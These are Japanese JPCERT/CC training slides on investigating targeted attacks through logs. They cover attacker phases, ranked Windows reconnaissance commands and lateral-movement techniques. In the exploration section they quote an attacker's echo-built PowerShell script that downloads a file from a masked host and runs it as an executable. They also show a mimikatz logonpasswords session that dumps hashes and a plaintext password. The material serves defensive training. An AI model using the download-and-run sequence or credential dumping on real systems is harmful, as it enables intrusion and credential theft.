

Log Analysis Training

一般社団法人
JPCERT コーディネーションセンター

トレーニングのゴール

- ・ 攻撃者のネットワーク侵入時にどのような痕跡がログに残るか理解し、発見できるようになる
- ・ 侵入の痕跡を発見するためのログ取得設定のポイントを理解する

本コンテンツではネットワークへの侵入を受けた際のインシデント対応、主にインシデントを調査する観点に着目したトレーニングを実施します。

インシデント対応では、よく行われる流れとしては、検知 → 初動調査 → 一時対処 → 本格調査 → 報告 → 恒久対策 という流れで行われることが多くありますが、この演習では、**調査**の部分に特化して進めたいと思います。

この演習を通して、

「標的型攻撃ではどんな痕跡がログに残るか理解し、発見できるようになる」

「標的型攻撃を発見するためのログ取得設定を理解する」

この2点を身に着けることが目標です。

トレーニングの概要（前半）

内容

- トレーニングの概要説明
- 標的型攻撃に関する説明
 - ✓ 侵入経路について
 - ✓ 侵入後のネットワーク内部での攻撃 パターン
- 「インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書」の解説

本コンテンツの流れは、このようになっています。
前半では、座学としてネットワーク侵入時の攻撃手法について学びます。

トレーニングの概要（後半）

内容

□ ハンズオン

- ✓ ログ(イベントログ(PowerShell含む)、Proxyサーバ)からのマルウェア感染等の調査
- ✓ Proxyログの調査
- ✓ 侵入端末の調査
- ✓ Active Directoryログの調査
- ✓ 簡易ツールを用いたイベントログの調査

□ まとめ

後半では、ログの分析を行っていきます。

目次

1

標的型攻撃概要

2

攻撃者の活動とツール

3

**コマンドおよびツール実行の
痕跡**

4

ハンズオン

1

標的型攻撃概要

2

攻撃者の活動とツール

3

**コマンドおよびツール実行の
痕跡**

4

ハンズオン


まずは標的型攻撃の概要について説明します。

標的型攻撃（高度サイバー攻撃）とは何か？

■ 特定の組織を狙った情報窃取や、システム破壊を主な目的とする執拗な攻撃

— 別名：標的型攻撃、APT

— 2015年より社会的に注目されるように



数年前から継続的に、
多数の組織において
高度サイバー攻撃に
よる被害が発生

26 組織 (2018年)

【出典】

JPCERT/CC インシデント報告対応四半期レポート
<https://www.jpcert.or.jp/ir/report.html>

標的型攻撃、または、高度サイバー攻撃とは何か。




















インターネット上を検索するとさまざまな定義が出てくるかと思いますが、私たちでは、「特定の組織を狙った情報窃取やシステム破壊を主な目的とする執拗な攻撃」と考えられるものを標的型攻撃として取り扱っています。


図はJPCERT/CCがインシデント対応した実績になりますが、私たちは年間約15000件ほどのインシデント報告を受け、そのうち標的型攻撃と思われるものは、26件でした。


非常に少ないようにも見えますが、1件1件の調査に非常に時間がかかることが多く、実際は多くの労力をここにそそぐことが多い傾向にあります。

また、非常に見つかりづらいように攻撃が行われるため、攻撃されても気づかれていないケースというものも国内には非常に多くあるのではないかと想定しています。

JPCERT/CCが対応した主な攻撃

	2017年		2018年			
	07月-09月	10月-12月	01月-03月	04月-06月	07月-09月	10月-12月
Daserf						
ChChes (ANEL)						
RedLeaves						
DragonOK						
Winnti						
Cobalt Strike						
TSCookie (PLEAD)						
Wellmess						

※  はJPCERT/CCでインシデント対応支援の中で攻撃を確認した時期

※  はJPCERT/CCでインシデントとは紐づかない形で検体のみを確認した時期

こちらは2017年から2018年にかけてJPCERT/CCが対応した主な攻撃です。
様々な攻撃が長期にわたって行われていることが分かるかと思います。

攻撃者の背景

■ 彼らの目的は複雑

- 機密情報の窃取や、システムの破壊
- 日本、海外問わず、様々な攻撃が発生

■ 日本年金機構 情報漏えい (2015/6)

■ CCleaner改ざん (2017/9)

■ 組織的に行動

- 目的達成するまで長期にわたる (1年以上) 攻撃を継続すること

攻撃者が活動する理由にはどのようなものがあるのでしょうか。

彼らの目的は複雑で、様々な目的があると考えられます。
主には機密情報の窃取ですが、システムの破壊などが目的の場合もあります。

これらの攻撃は目標達成のために長い時間をかけられるものも少なくなく、1年以上攻撃が継続することもあります。
そのため、攻撃を検知したところには組織のネットワークのあらゆるところに感染が広がっており、調査にも長い期間が必要になります。

1

標的型攻撃概要

2

攻撃者の活動とツール

3


**コマンドおよびツール実行の
痕跡**

4

ハンズオン

ここからは攻撃者が利用するコマンドやツールについて、詳しく説明したいと思います。


攻撃者の活動



攻撃者が使用するツール、コマンドを説明する前に、まず攻撃者の活動について説明します。
ここでは攻撃者の活動を6つのフェーズに分類します。

侵入
初期調査
探索活動
感染拡大
情報送信
痕跡削除

ネットワーク内部に侵入した攻撃者の活動



11 | Copyright ©2020 JPCERT/CC All rights reserved. Japan Computer Emergency Response Team Coordination Center

JPCERT CC®

・侵入

攻撃者がネットワーク内部に侵入を試みる行為です。マルウェアを添付したメールを送りつける手法が多く使用されています。

侵入手法については、セキュリティベンダーなどから多くの情報が公開されているため、本コンテンツでは詳しく説明しません。

・初期調査

攻撃者は、システムへのマルウェア感染に成功すると、侵入した端末の情報を収集します。これによって、意図したネットワークに侵入できているか、分析者によって仮想環境などで実行されていないかを確認します。

分析環境であることが分かった場合は、攻撃者はシステムのログを削除したり、破壊行為を行って攻撃活動を中止します。

・探索活動

意図したネットワークに侵入できていることがわかると、攻撃者は感染した端末に保存された情報や、ネットワーク内のリモート端末を探索します。感染拡大の準備を始めます。

Windowsネットワークの場合、ADの情報を収集したり、ログインすることができれば、そのネットワークを掌握したのと同じ状況になるため、攻撃者はADの攻略に力を入れます。

・感染拡大

ネットワーク内の別のマシンへマルウェアを感染させながら、別の端末へのアクセスを繰り返します。そして、意図した情報が入手できるまで感染拡大を続けます。


・情報送信

意図した情報が収集できた場合、攻撃者は収集したデータを外部に送信します。

- ・痕跡削除

最後に、使用したファイルおよびログの削除を行います。攻撃者によっては、これを行わない場合もあり、そのような場合は多くのログや情報が残っているため、調査は容易になります。

攻撃者の活動：侵入



攻撃者の活動を6つのフェーズに分類しましたが、それぞれのフェーズで攻撃者が使用するツール、コマンドを見ていきましょう。
まずは侵入についてです。


標的型攻撃における侵入方法

攻撃手口	攻撃概要
標的型攻撃メール	標的組織の関係者などを装ってメールを送付し、添付するマルウェアの実行や攻撃者が用意したWebサイトへの誘導を試みる攻撃
水飲み場型攻撃	標的組織が普段アクセスを行うWebサイトへ侵入を行い、マルウェアへの感染などを試みる攻撃
サプライチェーン攻撃	標的組織が普段使用するソフトウェアのアップデート配信元へ侵入を行い、ソフトウェアのアップデート機能を悪用しマルウェアなどを送り込む攻撃
ドメインハイジャック	標的組織が使用するWebサイトのドメインを乗っ取り、攻撃者が用意したWebサイトへ誘導する攻撃

侵入方法としてはこのような手口が使われます。


標的型攻撃メール
水飲み場型攻撃
サプライチェーン攻撃
ドメインハイジャック

標的型攻撃メール（サンプル）



これは標的型攻撃メールの例です。

攻撃者の活動：初期調査



次は初期調査で使用するツール、コマンドを説明します。

初期調査

初期調査

- ・ 感染した端末の情報を収集する

■ マルウェアの機能を利用して収集

■ Windowsコマンドを利用して収集

初期調査では、マルウェアの機能を利用して収集することもあります。Windowsコマンドを利用することが多いことがわかっています。

攻撃者が利用するコマンドおよびツール

攻撃者が使うのは、攻撃ツール
(不正なツール) だけとは限らない

Windowsに標準で準備されている**コマンド**や、**正規のツール**も使用



コマンドや正規のツールはウイルス対策ソフトで検知されない

JPCERT/CCが標的型攻撃案件を調査していく中で分かったこととして、攻撃者が利用するコマンド及びツールは攻撃ツールやマルウェア(不正ツール)だけとは限らないということです。

どのようなツールが使用されているかというと、Windowsに標準で準備されているコマンドや正規のツールが使用されていることがわかっています。

理由は推測にはなりますが、Windowsで用意されているコマンドや、正規のツールはウイルス対策ソフトで検知されないためであると思われます。


初期調査に利用されるWindowsコマンド

順位	コマンド	実行数
1	tasklist	327
2	ver	182
3	ipconfig	145
4	net time	133
5	systeminfo	75
6	netstat	42
7	whoami	37
8	nbtstat	36
9	net start	35
10	set	29

※ 実行数は複数の攻撃グループが使用していた各C&Cサーバで
入力したWindowsコマンドの集計結果

ここで表示しているランキングはJPCERT/CCが調査を行った標的型攻撃案件にて、攻撃者が使用したWindowsコマンドの実行回数の累計です。
コマンドを見ていただくとわかる通り、侵入した端末の環境を調査するコマンドが多く実行されていることが分かります。
一番多く実行されているのはtasklistで、解析環境かどうかを判断するために実行していると考えられます。

攻撃者の活動：探索活動



次は探索活動についてです。

探索活動

探索活動

- 感染した端末に保存された情報を収集
- ネットワーク内のリモート端末を探索

- マルウェアの機能を利用して収集
- Windowsコマンドを利用して収集

マルウェアの機能が使われることは初期調査と変わりません。またここでもWindowsコマンドが多く使われますが、使われるWindowsコマンドは初期調査のものとは異なります。

探索活動に利用されるWindowsコマンド

順位	コマンド	実行数
1	dir	4466
2	ping	2372
3	net view	590
4	type	543
5	net use	541
6	echo	496
7	net user	442
8	net group	172
9	net localgroup	85
10	dsquery	81



netコマンドの多用

探索活動に利用されるWindowsコマンドのランキングはこちらになります。
ファイルの一覧を表示するdirコマンドや、ファイルの中身を表示するtypeコマンド、ネットワークの疎通を確認するpingなどが多く実行されていることが分かります。
また、echoコマンドがおおく実行されていることが分かります。理由については後ほど説明します。
その他に、netコマンドが多く実行されていることが分かります。

netコマンド

■ net view

— 接続可能なドメインのリソース一覧取得

■ net user

— ローカルおよびドメインのアカウント管理

■ net localgroup

— ローカルのグループに所属するユーザー一覧取得

■ net group

— 特定ドメインのグループに所属するユーザー一覧取得

■ net use

— リソースへのアクセス

netコマンドは非常に強力なツールで、ローカルネットワークを調べるために使用します。netコマンドを活用するだけで、別の端末にアクセスを広げていくことが可能なため、攻撃者はnetコマンドを多用する傾向にあります。

なぜ、echoコマンドを実行するのか？

echoコマンドを使ってスクリプトファイルを作成

```
> echo $p = New-Object System.Net.WebClient >xz.ps1  
> echo $p.DownloadFile("http://xxxxxxxxxx.com/wp/0122.  
dat","c:¥intel¥logs¥0122.exe") >>xz.ps1  
> type xz.ps1  
> powershell -ExecutionPolicy Bypass -File C:¥intel¥logs¥  
xz.ps1
```

echoコマンドは、特定のサイトからファイルをダウンロードするスクリプトファイルを作成するために使用されます。
攻撃者はスクリプトをダウンロードするのではなく、echoコマンドを使って一行一行ファイルに追加することで作成して実行します。

その他のツール

クライアントOSに存在しない
マイクロソフトのツールを使用する

➡ 感染端末にダウンロードして使用

■ dsquery

—Active Directoryに含まれるアカウントの
検索

■ csvde

—Active Directoryに含まれるアカウント情
報取得

また、攻撃者はクライアントOSに存在しないマイクロソフトのツールを使用するケースも確認しています。それはdsqueryとcsvdeです。これらはADに保存されているアカウント情報を取得するツールで、アカウント情報をまとめて取得したい場合に用いられます。

攻撃者の活動：感染拡大



続いて、感染拡大についてです。

感染拡大

感染拡大


- 感染した端末を別のマルウェアに感染
- 別の端末に侵入し、マルウェアに感染させる

■ パスワード、ハッシュダンプツールを使用

■ Windowsコマンドを利用して感染拡大

感染拡大は、リモートの端末でマルウェアファイルを実行する活動ですが、そのためには、リモートの端末にログインする必要があります。ログインに必要な情報を得る手法はいくつかありますが、共通するのは、パスワード、ハッシュダンプツールを使用するということです。

感染拡大パターン



感染拡大のパターンはいくつかありますが、多く確認されているのは3つです。

脆弱性の悪用
Domain Adminsグループのアカウントの掌握
管理用アカウント（共通パスワード）の悪用

脆弱性の悪用

Windowsの脆弱性を利用して 他の端末へ侵入する

端末にパッチを適用していない場合



- ドメインの管理者権限を悪用される
(**MS14-068**)
- 任意のコードの実行(**MS17-010 など**)

ADの脆弱性を悪用して、ドメイン管理者権限を取得する方法があります。ドメイン管理者権限を取得すれば、ADに参加するすべてのユーザの情報が取得でき、あらゆる端末にログインすることが可能になります。2017年以前は、脆弱性の悪用は多く確認されましたが、最近ではほとんど確認されていません。

Domain Adminsグループのアカウントの掌握

Domain Adminsグループに属している
アカウントのパスワードを入手し悪用

侵入した端末で使用しているアカウントが
Domain Adminsグループに属している場合



そのアカウントを利用して、他のすべての端末
にログイン可能

感染した端末で、すでにドメイン管理者権限を持ったユーザアカウントを使用している場合もあります。その場合は、脆弱性を悪用する必要もなく、すべての端末にログインが可能になってしまいます。

管理用アカウント（共通パスワード）の悪用

パスワード（ハッシュ・チケット）
を入手する必要がある

攻撃者のパスワードの入手方法



パスワードダンプツールを使用

組織によっては、ネットワーク内の端末管理のために管理者権限を持ったアカウントを準備している場合があります。そのパスワードをすべて共通にしていると、その端末から入手したパスワード情報からすべての端末にログインが可能になってしまいます。

この共有パスワードは、管理上は非常に便利ではありますが、攻撃者にとっても非常に便利な情報になってしまうため、危険な運用方法です。

パスワード、ハッシュダンプツール

- mimikatz
- PWDump7
- PWDumpX
- Quarks PWDump
- WCE
- Gsecdump
- AceHash

➡ このようなツールが利用されることが多い

攻撃者は端末からパスワードやパスワードハッシュを抜き出して、別端末のログインに使用します。このような情報を抽出するツールとして、ここに上げたようなツールがあります。最も有名なものが、mimikatzです。

パスワードダンプツール

パスワードやパスワードハッシュを 入手するツール

mimikatzが有名

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 781976 (00000000:000bee98)
Session           : RemoteInteractive from 4
User Name         : bob
Domain            : ACME
Logon Server      : WIN-N2F0GNE35FA
Logon Time        : 1/3/2016 5:57:50 PM
SID               : S-1-5-21-3449195921-3540121942-1466636899-1104

msv :
  [00000003] Primary
  * Username : bob
  * Domain   : ACME
  * NTLM     : a264ad642e96fcaa09810d7a996752de
  * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
  [00010000] CredentialKeys
  * NTLM     : a264ad642e96fcaa09810d7a996752de
  * SHA1     : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5

tspkg :
wdigest :
  * Username : bob
  * Domain   : ACME
  * Password : andyg1234;
kerberos :
  * Username : bob
  * Domain   : ACME.LOCAL
  * Password : (null)
ssp :
credman :
```

mimikatz

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 00000000000000000000000000000000:0000bee98)
Session           : RemoteInteractive from 4
User Name          : bob
Domain             : ACME
Logon Server       : WIN-NZF0GNE35FA
Logon Time         : 1/3/2016 5:57:50 PM
SID                : S-1-5-21-3449195921-3540...

msv :
[00000003] Primary
* Username      : bob
* Domain        : ACME
* NTLM          : a264ad642e96fcaa09810d7a996752de
* SHA1          : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5
[00010000] CredentialKeys
* NTLM          : a264ad642e96fcaa09810d7a996752de
* SHA1          : 7c880dc301ff07ba8f99fd0d70bbe8e87db6b5e5

tspkg :
wdigest :
* Username      : bob
* Domain        : ACME
* Password      : andyg1234;

kerberos :
* Username      : bob
* Domain        : ACME.LOCAL
* Password      : (null)

ssp :
credman :
```

不正ログインを行う攻撃手法

- 端末のメモリには過去にログインした認証情報が残存していることがあり、これを取得する

攻撃手法	内容	どのように悪用するか
Pass-the-Hash	パスワードハッシュだけでログインできる仕組みを悪用して不正にログインする	パスワードを使いまわしている = 同じパスワードハッシュであることを利用し、横断的に侵害する
Pass-the-Ticket	認証チケットを窃取し、それを悪用して不正にログインする ➡最近はこの手法が使われる	不正に作成した認証チケット（Golden Ticket, Silver Ticket）を作成して横断的侵害を行う

